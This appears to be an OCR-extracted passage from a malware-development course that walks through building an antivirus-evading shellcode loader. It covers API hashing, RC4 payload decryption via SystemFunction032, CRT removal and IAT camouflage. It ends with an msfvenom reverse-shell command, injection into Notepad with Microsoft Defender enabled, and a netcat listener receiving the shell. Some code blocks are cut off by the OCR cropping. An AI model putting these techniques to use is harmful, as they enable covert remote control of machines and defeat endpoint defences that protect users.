#define CreateFileW_JOAA        0xADD132CA
#define SetFileInformationByHandle_JOAA         0x6DF54277
#define SetFileInformationByHandle_JOAA         0x6DF54277
#define CloseHandle_JOAA        0x9E5456F2
#define SystemFunction032_JOAA  0x8CFD40A8
#define KERNEL32DLL_JOAA        0xFD2AD9BD
#define USER32DLL_JOAA  0x349D72E7
PS C:\Users\User\Desktop\Intermediate\BypassAV\x64\Release> |
```

The next step is to utilize the `g_Api` structure to call all WinAPIs, by prefixing each one with `g_Api.<WinAPI>`, for example, `OpenProcess` should be called as `g_Api.pOpenProcess`.

SystemFunction032 API Hashing Error

While applying API hashing to the `SystemFunction032` function (that is not included in the `g_Api` structure) the following exception will occur.



```
        RealKey[i] = (BYTE)((pRc4Key[i] ^ b) - i);
    }

    // making 2 USTRING variables, 1 passed as key and one
    USTRING         Key = { .Buffer = RealKey,                              Rc4KeySize },
                    Img = { .Buffer = pPayloadData,                         ayloadSize };


    // since SystemFunction032 is exported from Advapi32.dl
    // and using its return as the hModule parameter in Get
    fnSystemFunction032 SystemFunction032 = (fnSystemFuncti                 emFunction032_JOAA);

    // if SystemFunction032 calls failed it will return non z ro value
    if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
        printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n", STATUS);
        return FALSE;
    }
```

Exception Thrown

Exception thrown at 0x00007FFC42C09FF2 (advapi32.dll) in AV.exe: 0xC0000005: Access violation executing location

Exception Settings

☑ Break when this exception type is thrown

Except when thrown from:


☐ advapi32.dll

Copy Details | Start Live Share session...
Open Exception Settings | Edit Conditions

An exception is thrown when attempting to execute `SystemFunction032` at address `0x00007FFC42C09FF2`, which appears to be a valid address since it's being fetched using the line of code below.

```
fnSystemFunction032 SystemFunction032 =
(fnSystemFunction032)GetProcAddressH(LoadLibraryA("Advapi32"),
SystemFunction032_JOAA);
```

Use xdbg to check the address to understand the root of the problem.




```
00007FFC411B00A0 | 7B 81 8C BD | 7D 81 8D BD | A8 F3 89 BC | 7F 81 8D BD | {..½}..½ ó.¼...½
00007FFC411B00B0 | A8 F3 8D BC | 7A 81 8D BD | A8 F3 8E BC | 7F 81 8D BD |  ó.¼z..½ ó.¼...½
00007FFC411B00C0 | A8 F3 85 BC | 79 81 8D BD | A8 F3 72 BD | 7A 81 8D BD |  ó.¼y..½ ór½z..½
00007FFC411B00D0 | A8 F3
00007FFC411B00E0 | 00 00
00007FFC411B00F0 | 11 72
00007FFC411B0100 | 0B 02
00007FFC411B0110 | 00 00
00007FFC411B0120 | 00 10
00007FFC411B0130 | 0A 00
00007FFC411B0140 | 2F FA
00007FFC411B0150 | 00 10
00007FFC411B0160 | 00 10
00007FFC411B0170 | 70 07
00007FFC411B0180 | 00 40 02 00 | D8 03 00 00 | 00 F0 01 00 | D0 44 00 00 | .@..Ø....ð..ÐD..
00007FFC411B0190 | 00 60 02 00 | 30 2B 00 00 | 00 50 02 00 | 24 00 00 00 | .`..0+...P..$...
00007FFC411B01A0 | 60 EE 00 00 | 70 00 00 00 | 00 00 00 00 | 00 00 00 00 | `î..p...........
```

Enter expression to follow in Dump...

0x00007FFC42C09FF2

Correct expression! -> advapi32.SystemFunction032




```
00007FFC42C09FF2 | 43 52 59 50 | 54 53 50 2E | 53 79 73 74 | 65 6D 46 75 | CRYPTSP.SystemFu
00007FFC42C0A002 | 6E 63 74 69 | 6F 6E 30 33 | 32 00 53 79 | 73 74 65 6D | nction032.System
00007FFC42C0A012 | 46 75 6E 63 | 74 69 6F 6E | 30 33 33 00 | 43 52 59 50 | Function033.CRYP
00007FFC42C0A022 | 54 53 50 2E | 53 79 73 74 | 65 6D 46 75 | 6E 63 74 69 | TSP.SystemFuncti
00007FFC42C0A032 | 6F 6E 30 33 | 33 00 53 79 | 73 74 65 6D | 46 75 6E 63 | on033.SystemFunc
```

Forwarded Functions

The address being retrieved using `GetProcAddressH` does not lead to a function and instead points to the string "CRYPTSP.SystemFunction032". This indicates the presence of a *forwarded function*, where a function exported from one DLL (DLL A) is located in another DLL (DLL B). When using the original `GetProcAddress` WinAPI to fetch the address of this kind of function, additional logic is performed behind the scenes to retrieve the address in DLL B. This is all done seamlessly and therefore one may mistakenly assume that the function is exported from DLL A.

Therefore, instead of loading `Advapi32.dll` (DLL A) to find `SystemFunction032`, `Cryptsp.dll` (DLL B) should be loaded as it holds the actual address. This is indicated by the string "CRYPTSP.SystemFunction032", which provides a hint as to where the function is located. This is necessary because `GetProcAddressH` does not handle forwarded functions. By making this minor change, the code will now compile and execute successfully.




```
    }

    // making 2 USTRING variables, 1 passed as key and one passed as the block of data to encrypt/decrypt
    USTRING         Key = { .Buffer = RealKey,              .Length = dwRc4KeySize,         .MaximumLength = dwRc4KeySize },
                    Img = { .Buffer = pPayloadData,         .Length = sPayloadSize,         .MaximumLength = sPayloadSize };


    fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddressH(LoadLibraryA("Cryptsp"), SystemFunction032_JOAA);

    // if SystemFunction032 calls failed it will return non zero value
    if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
        printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n", STATUS);
        return FALSE;
    }

    return TRUE;
}


BOOL RemoteMappingInjectionVia

    HANDLE                  hSecti
    HANDLE                  hThrea
    PVOID                   pLocal
                            pRemot
                            pExecA
    NTSTATUS                STATUS
    SIZE_T                  sViewS
    LARGE_INTEGER           Maximu
            .HighPart = 0,
            .LowPart = sPayloa
```

Microsoft Visual Studio Debug Console

```
[+] Local Memory Allocated At : 0x00000119BD270000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF606891020 To 0x00000119BD270000
[#] Press <Enter> To Decrypt The Payload ...
[i] Calculated 'b' to be : 0x2C
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x00000119BD270000 ... [+] DONE
        [+] Thread Created With Id : 11260

C:\Users\User\Desktop\Intermediate\AV\x64\Debug\AV.exe (process 16928) exited with code 0.
Press any key to close this window . . .
```

CRT Library Removal

Following the steps outlined in the *CRT Library Removal & Malware Compiling* module will enable the removal of the CRT Library. An error will arise because of the usage of `printf` and `wprintf` functions. To solve this, a custom function can be used to replace these functions. The printing functionality will only be enabled when debug mode is enabled. The `printf` and `wprintf` functions replacement should be saved in a new file called `Debug.h`, which must be included in all files that call `printf` or `wprintf`.



```
LNK1120 8 unresolved externals                                                    AV    AV.exe              1
C4010   single-line comment contains line-continuation character                  AV    Debug.h             11
LNK2001 unresolved external symbol memcpy                                         AV    Inject.obj          1
LNK2001 unresolved external symbol memset                                         AV    AntiAnalysis.obj    1
LNK2001 unresolved external symbol _fltused                                       AV    AntiAnalysis.obj    1
LNK2001 unresolved external symbol __imp_getchar                                  AV    Inject.obj          1
LNK2001 unresolved external symbol __imp_toupper                                  AV    ApiHashing.obj      1
LNK2001 unresolved external symbol __imp___acrt_iob_func                          AV    AntiAnalysis.obj    1
LNK2001 unresolved external symbol __imp___acrt_iob_func                          AV    Inject.obj          1
LNK2001 unresolved external symbol __imp___acrt_iob_func                          AV    main.obj            1
LNK2001 unresolved external symbol __imp___stdio_common_vfprintf                  AV    AntiAnalysis.obj    1
LNK2001 unresolved external symbol __imp___stdio_common_vfprintf                  AV    Inject.obj          1
LNK2001 unresolved external symbol __imp___stdio_common_vfprintf                  AV    main.obj            1
LNK2001 unresolved external symbol __imp___stdio_common_vfwprintf                 AV    AntiAnalysis.obj    1
LNK2001 unresolved external symbol __imp___stdio_common_vfwprintf                 AV    main.obj            1
```

Debug.h

```
#pragma once

#include <Windows.h>

// uncomment to enable debug mode
//\
#define DEBUG



#ifdef DEBUG

// wprintf replacement
#define PRINTW( STR, ... )
\
    if (1) {
\
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY,
1024 );           \
        if ( buf != NULL ) {
\
            int len = wsprintfW( buf, STR, __VA_ARGS__ );
\
            WriteConsoleW( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL,
NULL );         \
            HeapFree( GetProcessHeap(), 0, buf );
\
        }
\
    }
```

```
// printf replacement
#define PRINTA( STR, ... )
\
    if (1) {
\
        LPSTR buf = (LPSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024
);           \
        if ( buf != NULL ) {
\
            int len = wsprintfA( buf, STR, __VA_ARGS__ );
\
            WriteConsoleA( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL,
NULL );       \
            HeapFree( GetProcessHeap(), 0, buf );
\
        }
\
    }



#endif // DEBUG
```

```
// Only print if debug mode is enabled
#ifdef DEBUG
        PRINTA("...");
#endif
```

If one attempts to compile after this, they will encounter more errors because `memcpy`, `memset`, `toupper` are also imported from the CRT library. To fix this issue, custom functions that will execute the same logic must be added and stored in `WinApi.c`, which is shown below.

WinApi.c

```
CHAR _toUpper(CHAR C)
{
        if (C >= 'a' && C <= 'z')
                return C - 'a' + 'A';

        return C;
}

PVOID _memcpy(PVOID Destination, PVOID Source, SIZE_T Size)
{
        for (volatile int i = 0; i < Size; i++) {
                ((BYTE*)Destination)[i] = ((BYTE*)Source)[i];
        }
        return Destination;
}



extern void* __cdecl memset(void*, int, size_t);
#pragma intrinsic(memset)
#pragma function(memset)

void* __cdecl memset(void* Destination, int Value, size_t Size) {
        unsigned char* p = (unsigned char*)Destination;
        while (Size > 0) {
                *p = (unsigned char)Value;
                p++;
                Size--;
        }
        return Destination;
}
```

There is one final error to solve which is the undefined `_fltused` symbol. The `_fltused` symbol is a global variable in the CRT Library which is used to determine if floating-point operations were used in a program. By creating a new variable named `_fltused` and setting it to zero, the error will be resolved. This mirrors the initialization of the variable by the CRT Library, which will result in the compiler building the project with no errors.

IAT Camouflage


Adding the header file `IatCamouflage.h`, which contains the same code introduced in the *IAT Camouflage* module, should be done as a final step. `IatCamouflage.h` should be included in the `main.c` file only and called at the beginning of the main function, so that the import address table of the implementation will appear benign.

Final Result

This demonstration uses Msfvenom's reverse TCP shell payload which is generated via the command below.


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.16.111 LPORT=4444 -f raw -o reverse.bin
```

`AV.exe`'s IAT is shown below.



```
PS C:\Users\User\Desktop\Intermediate\AV\x64\Release> dumpbin.exe /IMPORTS .\AV.exe
Microsoft (R) COFF/PE Dumper Version 14.32.31332.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\AV.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140002000 Import Address Table
             1400022D8 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         26A GetLastError
                         351 HeapAlloc
                         355 HeapFree
                         2BE GetProcessHeap
                         3C8 LoadLibraryA
                         516 SetCriticalSectionSpinCount
                         3F6 MultiByteToWideChar
                          A3 ConvertDefaultLocale
                         652 lstrlenA

    USER32.dll
             140002050 Import Address Table
             140002328 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         2DF RegisterClassW
                         24D IsWindowVisible
                         1DF GetWindowContextHelpId
                         285 MessageBoxA
                         1E8 GetWindowLongPtrW
                         231 IsDialogMessageW
```

Next, `AV.exe` injects into `Notepad.exe` with Microsoft Defender enabled.



Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
notepad.exe
Processes Services Network Disk

```
Name                  Local address  Local port  Remote address   Remote port  Prot...  State        Owner
Notepad.exe (20288)                  51923       192.168.16.111   4444         TCP      Established
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On


Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

On


```
PS C:\Users\User\Desktop\Intermediate\AV\x64\Release> ls


    Directory: C:\Users\User\Desktop\Intermediate\AV\x64\Release


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/6/2023  11:12 AM           7168 AV.exe


PS C:\Users\User\Desktop\Intermediate\AV\x64\Release> .\AV.exe
|

        AV.exe is runnning
```

A successful reverse shell is established to the attacking machine and a sample command is executed.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig | grep 192.168.16.111

        inet 192.168.16.111  netmask 255.255.255.0  broadcast 192.168.16.255

┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.16.111] from (UNKNOWN) [192.168.16.107] 51923
Microsoft Windows [Version 10.0.22000.1455]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User>powershell.exe ps
powershell.exe ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
     92       6     1144       5404               5796   0 AggregatorHost
    706      40    36868      52588       5.36  11476  22 ApplicationFrameHost
    131      10     1676       5488               4480   0 armsvc
    265      13    10284      18572       1.80   9980   0 audiodg
     71       6     1228       4328       0.02   7992  22 AV
    220      14     3396      18708       0.11   9656  22 backgroundTaskHost
    313      25    23060       2424       0.27  17212  22 backgroundTaskHost
   1618      59    99148     187416     154.14   1860  22 chrome
    311      19    84428     123476       4.39   4772  22 chrome
    340      20    42680      62712       0.97   6956  22 chrome
   1112      38   210248     181440     186.36   8268  22 chrome
    375      22   112220     128212      10.72  11144  22 chrome
    341      20    74400     114504      50.86  17360  22 chrome
    298      23    26820      50792      27.19  17616  22 chrome
    198      15     9060      16828       0.30  21712  22 chrome
    323      18    38808      81268       6.30  21944  22 chrome
    342      20    43296      84332       8.23  23044  22 chrome
    338      19   111424      66520       3.39  23372  22 chrome
    213      15    13900      28488       0.11  28692  22 chrome
    193      11     2228       7452       0.06  28976  22 chrome
     77       6     5440       4984       0.05   3244  22 cmd
    255      15    25124      73672       0.55   4692  22 Code
    399      20    52152      92696      18.25   7392  22 Code
    298      17    13824      41036       6.98   8032  22 Code
    188      14    22468      68508       0.55   9580  22 Code
    331      19    81664      98688       6.86  12852  22 Code
    835      37    37604      82160       6.02  13816  22 Code
    671      27    91760      77992       6.36  24624  22 Code
    419      21   121684     136692      21.95  25736  22 Code
    235      13    10828      26828       0.08  28540  22 Code
    190      14    22380      69832       0.55  29428  22 Code
    108       8     5456       6440       0.02   3660  22 conhost
```

The `Notepad.exe` process has PID 20288, which matches the PID in the previous picture.



```
    105       9     2192       5748              19088   0 MpCopyAccelerator
    449      23    47908      61120       1.86  19012  22 MSBuild
    138      11     2112       7452       0.02   3012  22 msedge
    380      25    50804      33664       0.44   4636  22 msedge
   1097      42    33736      83076       3.53  17132  22 msedge
    295      20    11364      31820       1.59  18844  22 msedge
    190      14     7764      16420       0.11  28248  22 msedge
    144      10     2112       7364       0.05   3252  22 msedgewebview2
